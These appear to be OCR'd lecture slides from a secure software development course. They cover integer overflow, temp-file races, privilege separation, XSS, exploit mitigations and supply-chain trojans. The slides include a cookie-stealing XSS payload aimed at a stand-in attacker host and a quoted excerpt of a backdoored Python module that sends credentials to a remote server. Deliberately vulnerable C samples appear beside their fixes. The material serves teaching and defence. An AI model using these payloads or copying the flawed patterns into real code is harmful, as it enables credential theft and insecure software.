Software development security 102

Marc Espie <espie@lse.epita.fr>

See https://www.lse.epita.fr/teaching/courses.html

April 7, 2022


Overflows, the return

```
1  int *
2  alloc_array(int n)
3  {
4          int *t = emalloc(n * sizeof(int));
5          return t;
6  }
7  int *
8  read_array()
9  {
10         int s = 0;
11         scanf("%d", &s);
12         if (s == 0)
13                 exit(1);
14         int *t = alloc_array(s);
15         for (int i = 0; i != s; i++)
16                 scanf("%d", &t[i]);
17         return t;
18 }
```

```
1  int *
2  alloc_array(int n)
3  {
4          int *t = emalloc( n * sizeof(int) );
5          return t;
6  }
7  int *
8  read_array()
9  {
10         int s = 0;
11         scanf("%d", &s);
12         if ( s == 0 )
13                 exit(1);
14         int *t = alloc_array(s);
15         for (int i = 0; i != s; i++)
16                 scanf("%d", &t[i] );
17         return t;
18 }
```

`n * sizeof(int)` is the problem

If it overflows



Antipattern

- At one time, **all** gfx libraries were vulnerable
- ... copy and paste bugs
- ... easy to do again

- Library functions (calloc)
- .. may also be vulnerable
- So craft your own ?

Bad code, take 2

```
1  int *
2  alloc_array(int n)
3  {
4          int k = n * sizeof(int);
5          if (k/n != sizeof(int))
6                  exit(1);
7          int *t = emalloc(n * sizeof(int));
8          return t;
9  }
```

- signed integer overflow is an **undefined behavior**
- ... modern compilers WILL remove non-sensical tests
- On the other hand, unsigned arithmetic is well-defined
- ... works in $Z/2^nZ$

```c
/*
 * This is sqrt(SIZE_MAX+1), as s1*s2 <= SIZE_MAX
 * if both s1 < MUL_NO_OVERFLOW and s2 < MUL_NO_OVERFLOW
 */
#define MUL_NO_OVERFLOW        (1UL << (sizeof(size_t) * 4))

void *
calloc(size_t nmemb, size_t size)
{
        if ((nmemb >= MUL_NO_OVERFLOW || size >= MUL_NO_OVERFLOW) &&
            nmemb > 0 && SIZE_MAX / nmemb < size) {
                errno = ENOMEM;
                return NULL;
        }
        ...
}
```

```
1  int *
2  read_array(int *sz)
3  {
4          ...
5  }
```

When do you check that you can access a file

- at open
- at read/write
- at exec
- all of the above

Solution

- at open
- at exec

How does it work

- identify who you are: uid/gid
- don't forget supplementary groups
- only check the first entry that applies
- if uid = file owner, check user bits
- **else** if one group matches file group, check group bits
- **else** match other bits

Beware of extensions

- Sometimes you've got Mandatory Access control extensions that make this complicated.
- The main problem is testing all combinations
- see windows and ActiveDirectory
- see PAM and its unreadable config files

- We ignore rights!
- ... so first open the file
- then check (fstat) you could do it

What rights do I have

- I have the rights of the process
- ... plus every valid fd I own

- start life as root
- do privileged operations yielding fds
- ... then change identity
- I still have the fds!

(application: network server on a privileged port)

Too much

- There is closefrom(3) on BSD/Solaris. Not on linux though

Ulrich Drepper **2009-07-01 05:57:37 UTC** Comment 2

```
No, it's a horrible idea.  The assumption that a program knows all the open
file
descriptors is simply invalid.  The runtime (all kinds of libraries) can at any
point in time create additional file descriptors and indiscriminately calls for
trouble.  The correct way is to name the individual file descriptors the
program
knows about and let the creator of the other file descriptors worry about the
rest.

The reason nscd can do it the way it does it is simple: all the code used is
controlled by libc.  But that's a special case.
```

- There is O_CLOEXE.

Dropping privileges, the fine print

- set supplementary groups using setgroups
- set your group id using setgid
- set your user id using setuid
- (you can check your code by invoking system("id"))

beware of linux

Make sure you verify setuid/setgid did work (capabilities).
(This broke sendmail btw)

What about setuid ?

- a program with setuid is run "as the user to whom it belongs"
- you have three concepts of ids
  - effective id
  - real id
  - saved id
- access to resources is controlled by the effective id
- real id is who you really are (who owns your initial process)
- in a setuid program, you start with effective id = file owner, saved id = real id
- there's seteuid to switch effective ids.

- the notion of **role**: an identity (real or imaginary) that can **do things** and **access data**
- stuff you can do
- data you can read
- data you can write

- the more complex the code, the less rights it should have
- sanitize input once thoroughly
- ... then you don't need more syntax checks internally
- ... put checks at the semantic level where it makes sense
- trust boundaries

Designing software vs Unix

- Separate roles should run as separate users
- ... so make it simple to create users
- never reuse users for something else
- the technical term for modern software with roles is *privilege separation*

Privilege separation

- each process has its own memory space (but see mmap)
- each identity has its own rights
- ... a bug in a process only affects what it can do

More advice

- this doesn't work with threads (same address space)
- this doesn't work if you've got the same user with lots of accesses
- see games, guest, nobody

- make it easy to create new users
- reserve lots of space at start of list
- users can have restricted access to network

The root paradox

Starting programs as root may be more secure
... because then you can switch to less privileged users.

Example: The X windows server

- need to access the gfx card
- open an fd to /dev/whatever, then drop privs

Example: The X windows server

- also needs to grab the mouse and keyboard
- ... so need privsep for that
- ... process running as root does open mouse/keyboard and passes the fd

Example: The X windows server

- turns out it's not enough
- xdm (or equivalent) does not restart properly on logout but times out
- X communicates with xdm by sending signals

Design the interface

bad version

- open some files and pass the fd
- send a signal to some process

better version

- we don't trust the big blob
- so first command only re-opens tty and mouse, not any file
- likewise, signal + pid is hardcoded at start

- if you have a unix domain socket
- you can pass messages
- those may contain fd
- ... so you can pass fd around to unrelated processes
- also works with socketpair

- there are alignment issues
- for portability, pass one fd at a time
- who owns the fd "in transit" ?
- see libutil's imsg on bsds
- ... those functions are actually portable (implementation)

Another example: pkg_add

- user wants to install packages as root
- those are signed by a trusted user
- we need to get the data
- check the signature
- and install
- we get data from the net
- the actual fetching process (ftp) is ran as pkgfetch
- the actual signature checking is done very carefully (signify) before gunzip

It's ... perl

- perl has cool security features: -T
- man perlsec

Article of the day: `https://pthree.org/2018/05/23/do-not-use-sha256crypt-sha512crypt-theyre-dangerous/`

```
sub drop_privileges_and_setup_env
{
        my $self = shift;
        my ($uid, $gid, $user) = $self->fetch_id;
        if (defined $uid) {
                # we happen right before exec, so change id permanently
                $( = $gid;
                $) = "$gid $gid";
                $< = $uid;
                $> = $uid;
        }
        # create sanitized env for ftp
        my %newenv = (
                HOME => '/var/empty',
                USER => $user,
                LOGNAME => $user,
                SHELL => '/bin/sh',
                LC_ALL => 'C', # especially, laundry error messages
                PATH => '/bin:/usr/bin'
```

```
20              );
21          # copy selected stuff;
22          for my $k (qw(
23              TERM
24              FTPMODE
25              FTPSERVER
26              FTPSERVERPORT
27              ftp_proxy
28              http_proxy
29              http_cookies
30              ALL_PROXY
31              FTP_PROXY
32              HTTPS_PROXY
33              HTTP_PROXY
34              NO_PROXY)) {
35                      if (exists $ENV{$k}) {
36                          $newenv{$k} = $ENV{$k};
37                  }
38          }
```

```
39          # don't forget to swap!
40          %ENV = %newenv;
41  }
```

I'll let you look at the code.

- read headers without errors (as root)
- read data from the pipe
- only pass blocks that have been verified

An example I

```
1  MKTEMP(3)
2  NAME
3         mktemp - make a unique temporary filename
4  SYNOPSIS
5         #include <stdlib.h>
6
7         char *mktemp(char *template);
8
9  DESCRIPTION
10
11        The mktemp() function generates a unique temporary filename from
12        template.  The last six characters of template must be XXXXXX and
13        these are replaced with a string that makes the filename unique.
14        Since it will be modified, template must not be a string constant,
15        but should be declared as a character array.
16
```

An example II


```
17  RETURN VALUE
18         The mktemp() function always returns template.  If a unique name was
19         created, the last six bytes of template will have been modified in
20         such a way that the resulting name is unique (i.e., does not exist
21         already) If a unique name could not be created, template is made an
22         empty string, and errno is set to indicate the error.
23  ERRORS
24         EINVAL The last six characters of template were not XXXXXX
```

An example (cont)

```c
#include <stdlib.h>
#include <stdio.h>
#include <err.h>

FILE *
make_temporary()
{
        char template[50] = "/tmp/myfile.XXXXXX";
        if (mktemp(template) == NULL)
                err(1, "mktemp");
        else
                return fopen(template, "w");
}
```

Timeline


mktemp call
/tmp/myfile.abcdef
does not exist
Timeline
symlink to another file
fopen call
overwrite existing
/tmp/myfile.abcdef

Race condition

Trying to access a **common resource** using **non-atomic** operations.

- /tmp is a common directory
- mktemp checks the file does not exist
- fopen assumes the file still does not exist

- don't use a common directory
- don't use non-atomic operations
- don't use portable operations with bad semantics

For instance I

```
MKSTEMP(3)
NAME
       mkstemp - create a unique temporary file
SYNOPSIS
       #include <stdlib.h>

       int mkstemp(char *template);

DESCRIPTION         top
       The mkstemp() function generates a unique temporary filename from
       template, creates and opens the file, and returns an open file
       descriptor for the file.

       The last six characters of template must be "XXXXXX" and these are
       replaced with a string that makes the filename unique.  Since it will
       be modified, template must not be a string constant, but should be
```

```
17          declared as a character array.
18
19          The file is created with permissions 0600, that is, read plus write
20          for owner only.  The returned file descriptor provides both read and
21          write access to the file.  The file is opened with the open(2) O_EXCL
22          flag, guaranteeing that the caller is the process that creates the
23          file.
```

Usage

```
1  FILE *
2  make_temporary()
3  {
4          char template[50] = "/tmp/myfile.XXXXXX";
5          int fd = mkstemp(template);
6          if (fd == -1)
7                  err(1, "mkstemp");
8          FILE *f = fdopen(fd, "w");
9          if (!f) {
10                 close(fd);
11                 err(1, "fdopen"); // XXX
12         }
13         return f;
14 }
```

Usage

```
1  FILE *
2  make_temporary()
3  {
4          char template[50] = "/tmp/myfile.XXXXXX";
5          int fd = mkstemp(template);
6          if (fd == -1)
7                  err(1, "mkstemp");
8          FILE *f = fdopen(fd, "w");
9          if (!f) {
10                 int saved = errno;
11                 close(fd);
12                 unlink(template);
13                 errno = saved;
14                 err(1, "fdopen");
15         }
16         return f;
17 }
```

Usage

```
1  FILE *
2  make_temporary()
3  {
4          char template[50] = "/tmp/myfile.XXXXXX";
5          int fd = mkstemp(template);
6          if (fd == -1)
7                  err(1, "mkstemp");
8          FILE *f = fdopen(fd, "w");
9          if (!f) {
10                 int saved = errno;
11                 close(fd);
12                 unlink(template);
13                 errc(1, saved, "fdopen");
14         }
15         return f;
16 }
```

Other example

```c
#include <stdio.h>
#include <sys/stat.h>

FILE *conf_file(const char *filename, int uid)
{
        struct stat buf;
        if (stat(filename, &buf) == -1 || buf.st_uid != uid)
                return NULL;

        return fopen(filename, "r");

}
```

Other example

```c
#include <stdio.h>
#include <sys/stat.h>
FILE *conf_file(const char *filename, int uid)
{
        FILE *f = fopen(filename, "r");
        if (!f) return NULL;
        struct stat buf;
        if (fstat(fileno(f), &buf) == -1 || buf.st_uid != uid) {
                fclose(f);
                return NULL;
        }
        return f;
}
```

- Know atomic operations
- Prefer fstat, fchmod, fchown... to stat, chmod, chown...

Yet another

```
1           if (unlink(_PATH_LD_HINTS) != 0 && errno != ENOENT) {
2                   warn("%s", _PATH_LD_HINTS);
3                   goto out;
4           }
5
6           if (rename(tmpfilenam, _PATH_LD_HINTS) != 0) {
7                   warn("%s", _PATH_LD_HINTS);
8                   goto out;
9           }
```

And another

Trying to access a **common resource** using **non-atomic** operations.

```
1  static void
2  sigchld_handler(int sig)
3  {
4          pid_t pid;
5          const char msg[] = "\rConnection closed.  \n";
6
7          /* Report if ssh transport process dies. */
8          if (pid = waitpid(sshpid, NULL, WNOHANG)) == -1)
9                  return;
10         if (pid == sshpid)
11                 printf("\rConnection closed.  \n");
12 }
```

Fixed

```
1  static void
2  sigchld_handler(int sig)
3  {
4          int save_errno = errno;
5          pid_t pid;
6          const char msg[] = "\rConnection closed.  \n";
7
8          /* Report if ssh transport process dies. */
9          while ((pid = waitpid(sshpid, NULL, WNOHANG)) == -1 && errno == EINTR)
10                 continue;
11         if (pid == sshpid)
12                 (void)write(STDERR_FILENO, msg, sizeof(msg) - 1);
13
14         errno = save_errno;
15 }
```

Beware of **hidden global state**

- errno
- locales
- blocking status of fd
- signal handlers
- hidden children
- SIGPIPE
- environment

errno

For errno, just make sure you save the value you actually need, and use functions where you can actually pass choose the value you want: errc(3), strerror(3).
Don't forget errno may be something strange, always include errno.h explicitly.

locales

For locales, if you don't call setlocale(3), then you're in the "C" locale. Multithreaded programs are more complex (uselocale(3) is a bitch).
locale affects

- most isXXX functions (encoding)
- printf/scanf (encoding, format)
- NOT strcmp
- loaded code

signals

Are they set to something non default ?
Does something want them (curses) ?
Will they create extra errors ?

fd

file descriptors may be affected by signals.
SIGPIPE leads to EPIPE signals lead to EINTR
and by blocking/non blocking status (EAGAIN/EWOULDBLOCK)

Environment

Holds such fun things as PATH, TERM, TERMCAP.
May hold the same variable twice!

Put all the pieces together


- Trust boundaries on the web
- The client code has access
- html + JavaScript can do some sort of "shell-code"

Source: `https://excess-xss.com/`

- write some kind of forum
- don't sanitize articles
- attacker puts javascript `<script>` in an article
- victim sees the post, runs attacker's javascript
- profit!

The tragedy of Javascript

https://www.destroyallsoftware.com/talks/wat



- JavaScript has access to the current domain cookies
- AJAX: XMLHttpRequests to send requests with **arbitrary content anywhere on the web**
- JavaScript can manipulate the webpage with DOM requests

Persistent XSS

Attacker stores the code in the database and wait for the client to access it.

```
1 <script>window.location='http://attacker/
2         ?cookie='+document.cookie
3 </script>
```

- sanitize anything that's posted
- preferably with positive matching: only allow tags you know
- make sure your site is xhtml

Reflected XSS

- send a crafted link to the victim (phishing-like)
- when the victim clicks on the link, they send the payload as a search string to the real site
- the real site returns a result that still contains the payload... except that it's a script, so it gets executed
- url shortening services will hide the attack

Cookies

- you can't trust the client
- ... so cookies should not contain information
- encrypt all information and sign it, that makes the actual cookie
- make it per-user

URL attacks

- even without javascript, craft an url leading to another site
- you can even hide it behind an XMLHTTPrequest, or some script loading
- ...so requests shouldn't ever do something as a get
- what about posts ?
- any form should send a temporary token to validate the form
- if the form does not have the right token, don't validate it

You've got a service that crashes with a SEGV.
What do you do ?

- restart the service automatically
- don't restart the service

LaTeX

```
hub$ make
pdflatex slides-sede.tex
This is pdfTeX, Version 3.14159265-2.6-1.40.18 (TeX Live 2017-OpenBSD_Ports) (preloade
 restricted \write18 enabled.
entering extended mode
(./slides-sede.tex
LaTeX2e <2017-04-15>
Babel <3.10> and hyphenation patterns for 84 language(s) loaded.
[78])
No file failedclosed.tex.
(./slides-sede.aux (./introduction.aux) (./devmodel.aux) (./overflow.aux)
[...]
Output written on slides-sede.pdf (78 pages, 465935 bytes).
Transcript written on slides-sede.log.
hub$
```

Return to mktemp

- POSIX says: The mktemp() function shall return the pointer template. If a unique name cannot be created, template shall point to a null string.
- the linux glibc says: If a unique name could not be created, template is made an empty string, and errno is set to indicate the error.
- BSD and the dietlibc return a NULL pointer on error

Error checking is hard

empty string or null pointer ?

- But some OSes don't have good functions.
- Do as best as you can
- Beware of bad tests: for instance openssl relied on the presence of fcntl.h macros.
- ... if you don't include fcntl.h you lose!

Check the results

- preprocessor
- unidef
- nm

He said/she said

Beware of behavioral differences.

- nature of char arrays (terminated, not terminated)
- encoding (utf-8, ascii, locale again)
- descriptor vs FILE (NULL vs -1)
- zeroing memory (allocators and OSes)
- empty strings vs NULL pointers

If you don't have code, you don't have bugs

- Code that's untested is buggy
- ... so don't write code!
- simplify error handling
- don't write code for conditions you can't test
- group error handling
- still "fail closed"

I'm with stupid

```
1  struct foo *alloc_foo(...)
2  {
3          struct foo *r = malloc(sizeof *foo);
4          struct bar *q = malloc(sizeof *bar);
5          if (!r || !q) {
6                  free(r);
7                  free(q);
8                  return NULL;
9          }
10         r->bar = q;
11         return r;
12 }
```

I'm with stupid

```
1  void f()
2  {
3          int r = whatever_syscall();
4          if (r == -1) {
5                  if (errno == EIKNOWTHIS) {
6                          do_code_that_handles_eiknow_this();
7                          /* XXX don't forget to quit OR do something */
8                  } else {
9                          /* DEFAULT ERROR CODE */
10                         err(1, "whatever");
11                 }
12         }
13 }
```

He said/she said 2

Library code should be "transparent"

```
1  FILE *make_temporary()
2  {
3          char template[50] = "/tmp/myfile.XXXXXX";
4          int fd = mkstemp(template);
5          if (fd == -1)
6                  return NULL;
7          FILE *f = fdopen(fd, "w");
8          if (!f) {
9                  int saved = errno;
10                 close(fd);
11                 unlink(template);
12                 errno = saved;
13                 return NULL;
14         }
15         return f;
16 }
```

As Postel said, "be liberal in what you receive, be conservative in what you send".
In an insecure world: "**be specific in what you receive**"

The netflix hack

- netflix allows you a free discovery month
- they remember you through your email address
- gmail is very user-friendly and allows you to put dots in your address
- so that `someuser@gmail.com` = `s.omeuser@gmail.com` = `s..omeuser@gmail.com`

Buffer overflows that craft code on the stack no longer work. There are lots of protections against that:

- canary
- W xor X
- ASLR everywhere
- shadow stacks
- anti nop sledge

See `http://www.openbsd.org/papers/ru13-deraadt/`

- pages should be executable or writable
- requires modern architecture. Old 32 bit intel is lacking
- dynamic loading complicates things
- there is a window of vulnerability: patch function addresses on demand
- this breaks JIT compilers, or requires mprotect changes

ASLR

- randomize dynamic library loading
- randomize stack frame location (a bit)
- randomize the heap
- randomize basic code loading (PIE)

- so you can't write new code
- reuse existing code!
- there's this thing called gadgets
- ... on intel, it's worse (in-between instructions)
- that's why address leak is really bad

References:

- `http://bodden.de/pubs/phd-follner.pdf`
- `http://cseweb.ucsd.edu/ hovav/dist/sparc.pdf`
- `http://www.scs.stanford.edu/ sorbo/brop/bittau-brop.pdf`

NOP sledges

- Modern processors align code with NOPs
- so you don't have to guess exactly

Shadow stacks

- This has to do with CFI (Control Flow Integrity)
- Along with the normal stack, store actual return addresses on a shadow stack


Buffer overflow !

More sociology

- there's a huge variation in skill out there
- ... but there's artifical intelligence
- Script-Kiddies

OpenSource again

- The "many eye balls fallacy"
- ... found a bug after twenty years
- trusting people

Case study: https://www.bleepingcomputer.com/news/security/backdoored-python-library-caught-stealing-ssh-credentials/

Barely a week has passed from the last attempt to hide a backdoor in a code library, and we have a new case today. This time around, the backdoor was found in a Python module, and not an npm (JavaScript) package.

The module's name is SSH Decorator (ssh-decorate), developed by Israeli developer Uri Goren, a library for handling SSH connections from Python code.

On Monday, another developer noticed that multiple recent versions of the SSH Decorate module contained code that collected users' SSH credentials and sent the data to a remote server located at:

```
http://ssh-decorate.cf/index.php
```

```
from itertools import chain
try:
    from urllib.request import urlopen
    from urllib.parse import urlencode

    def log(data):
        try:
            post = bytes(urlencode(data), "utf-8")
            handler = urlopen("http://ssh-decorate.cf/index.php", post)
            res = handler.read().decode('utf-8')
        except:
            pass
except:
    from urllib import urlencode
    import urllib2
    def log(data):
        try:
            post = urlencode(data)
            req = urllib2.Request("http://ssh-decorate.cf/index.php", post)
            response = urllib2.urlopen(req)
            res = response.read()
        except:
```

```
self.port = port
self.verbose = verbose
# initiate connection
```

Developer: Backdoor the result of a hack

After having the issue brought to his attention, Goren said the backdoor was not intentional and was the result of a hack.

"I have updated my PyPI password, and reposted the package under a new name ssh-decorator," he said. "I have also updated the readme of the repository, to make sure my users are also aware of this incident." The README file read:

> It has been brought to our attention, that previous versions of this module had been hijacked and uploaded to PyPi unlawfully. Make sure you look at the code of this package (or any other package that asks for your credentials) prior to using it.

But after the incident become a trending topic on Reddit yesterday, and some people threw some accusations his way, Goren decided to remove the package altogether, from both GitHub and PyPI — the Python central repo hub.

- have a trusted path from source to package

```
hub$ make package
===>  Checking files for arc-5.21p
`/usr/ports/distfiles/arc-5.21p.tar.gz' is up to date.
>> (SHA256) arc-5.21p.tar.gz: OK
===>  Extracting for arc-5.21p
===>  Patching for arc-5.21p
[...]
===>  Configuring for arc-5.21p
===>  Building for arc-5.21p
cc -O2 -pipe   -DSYSV=1 -c arc.c
[...]
===>  Faking installation for arc-5.21p
===>  Building package for arc-5.21p
Create /usr/ports/packages/amd64/all/arc-5.21p.tgz
hub$
```

Obstacles

- Systems that give you "Just-in-Time" tarballs
- ... host them elsewhere
- generated files

The autoconf/automake problem

```
hub$ pwd
/tmp/pobj/rsync-3.1.3/rsync-3.1.3
hub$ wc aclocal.m4 configure.ac
      16      93     726 aclocal.m4
    1118    3587   36625 configure.ac
    1134    3680   37351 total
hub$ wc configure.sh
   10427   35541  286846 configure.sh
hub$
```

... or a 20000+ line diff for a minor version change.

- Actual code change: 10 lines
- Fluff from autoconf/automake version churn: 20000 lines

The autoconf/automake problem

- several documented trojans
- makes it hard to have reliable builds

- always make it possible to regenerate everything
- ... so that people may audit stuff
- build should not have network access
- ... and probably log as well
- for instance, in OpenBSD, we switched to doing that, and we caught python/ruby code accessing the network
- ... no recent autoconf/automake trojan

- adversarial AI techniques
- breaking modern defenses against ROP
- evaluation of chrome extension security architecture

Auditing code

- figure out what this does
- try to create a quick model of how it works
- and check that code works like it should
- basically, you `check your mental model` against `reality`
- and `take note of misconceptions for later`

Auditing code

Read the code, attention to

- memory handling
- control flow
- hidden state
- error handling
- data flow
- user roles and deployment
- process handling
- signal, locale...
- ...

Get tools to read the code

- compiler with warnings
- tracing framework
- fuzzing tools
- more logs

Go back to the model

- if some of your assertions were wrong, are there bugs in there ?
- check that the documentation matches the code
- check the project history and CVE
- check common errors in similar projects